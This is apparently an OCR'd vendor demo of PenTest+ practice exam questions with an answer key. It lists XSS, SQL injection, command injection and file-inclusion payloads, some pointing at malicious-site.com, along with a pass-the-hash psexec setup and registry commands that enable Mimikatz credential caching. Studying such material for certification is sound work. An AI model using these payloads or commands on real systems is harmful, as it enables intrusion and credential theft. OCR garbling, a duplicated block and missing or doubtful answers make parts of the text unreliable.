


Answer:

1.) Zverlory
2.) Zverl0ry
3.) zv3rl0ry
4.) Zv3r!0ry

Question: 4

HOTSPOT
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious.


Payloads
Vulnerability Type
Remediation
Show Question
Reset All Answers
search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e
#inner-tab"><script>alert(1)</script>
site=www.exa`ping%20-c%2010%20localhost`mple.com
item=widget';waitfor%20delay%20'00:00:20';--
logfile=%2fetc%2fpasswd%00
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt
item=widget%20union%20select%20null,null,@@version;--
redir=http:%2f%2fwww.malicious-site.com
item=widget'+convert(int,@@version)+'
lookup=$(whoami)
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect
Parameterized queries
Preventing external calls
Input Sanitization . . \ . / . sandbox requests
Input Sanitization ; - $. ( ) . ( ) .


Payloads
Vulnerability Type
Remediation
Show Question
Reset All Answers
search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e
#inner-tab"><script>alert(1)</script>
site=www.exa'ping%20-c%2010%20localhost'mple.com
item=widget';waitfor%20delay%20'00:00:20';--
logfile=%2fetc%2fpasswd%00
logfile=http:%2f%2fwww.malicious-site.com%2fshell.txt
item=widget%20union%20select%20null,null,@@version;--
redir=http:%2f%2fwww.malicious-site.com
item=widget'+convert(int,@@version)+'
lookup=$(whoami)
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect
Parameterized queries
Preventing external calls
Input Sanitization ../ sandbox requests
Input Sanitization ;:$.{},()
Input Sanitization "', <,:,>,~

Answer:

Question: 5


DRAG DROP

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.


INSTRUCTIONS:

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.


Drag and Drop Options
Immutables
Reset All Answers
import socket
import sys
def port_scan(ip, ports):
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(2.0)
if __name__ == '__main__':
if len(sys.argv) < 2
print('Execution requires a target IP address. Exiting...')
exit(1)
else:
try:
s.connect((ip, port))
print("%s:%s - OPEN" % (ip, port))
except socket.timeout
print("%s:%s - TIMEOUT" % (ip, port))
except socket.error as e:
print("%s:%s - CLOSED" % (ip, port))
finally:
s.close()
for $PORT in $PORTS:
exec_scan(sys.argv[1], $PORTS)
run_scan(sys.argv[1], ports)
for port in ports:
ort_scan(sys.argv[1], ports)
!/usr/bin/bash

Answer:



Question: 6


A constant wants to scan all the TCP Pots on an identified device. Which of the following Nmap switches will complete this task?

A. -p-
B. -p ALX,
C. -p 1-65534
D. -port 1-65534

Answer: A

Question: 7

A security consultant is trying to attack a device with a previous identified user account.



```
Module options (exploit/windows/smb/psexec):

Name                  Current Setting                                                  Required
----                  ---------------                                                  --------
RHOST                 192.168.1.10                                                     yes
RPORT                 445                                                              yes
SERVICE_DESCRIPTION                                                                    no
SERVICE_DISPLAY_NAME                                                                   no
SERVICE_NAME                                                                           no
SHARE                 ADMIN$                                                           yes
SMBDOMAIN             ECorp                                                            no
SMBPASS               aad3b435b514004eeaad3b435b5140ee:gbh5n356b58700ggppd6m2439ep no
SMBUSER               Administrator                                                    no
```

Which of the following types of attacks is being executed?

A. Credential dump attack
B. DLL injection attack
C. Reverse shell attack
D. Pass the hash attack

Answer: D

Question: 8

The following command is run on a Linux file system:
Chmod 4111 /usr/bin/sudo
Which of the following issues may be exploited now?

A. Kernel vulnerabilities
B. Sticky bits
C. Unquoted service path
D. Misconfigured sudo

Answer: B

Question: 9

A client is asking a penetration tester to evaluate a new web application for availability. Which of the following types of attacks should the tester use?

A. TCP SYN flood

B. SQL injection
C. xss
D. XMAS scan

Answer: A

Question: 10

During a penetration test, a tester runs a phishing campaign and receives a shell from an internal PC running Windows 10 OS. The tester wants to perform credential harvesting with Mimikazt. Which of the following registry changes would allow for credential caching in memory?

A)

```
reg add HKLM\System\ControlSet002\Control\SecurityProviders\WDigest /v UseLogoCredential /t
REG_DWORD /d 0
```

B)

```
reg add HKCU\System\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential /t
REG_DWORD /d 1
```

C)

```
reg add HKLM\Software\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential
/t REG_DWORD /d 1
```

D)

```
reg add HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential /t
REG_DWORD /d 1
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: D

TestsChamp

Thank You For Trying PT0-001 PDF Demo

To try our PT0-001 practice exam software visit link below

http://www.testschamp.com/PT0-001.html

Start Your PT0-001 Preparation

Use Coupon "20OFF" for extra 20% discount on the purchase of Practice Test Software. Test your PT0-001 preparation with actual exam questions.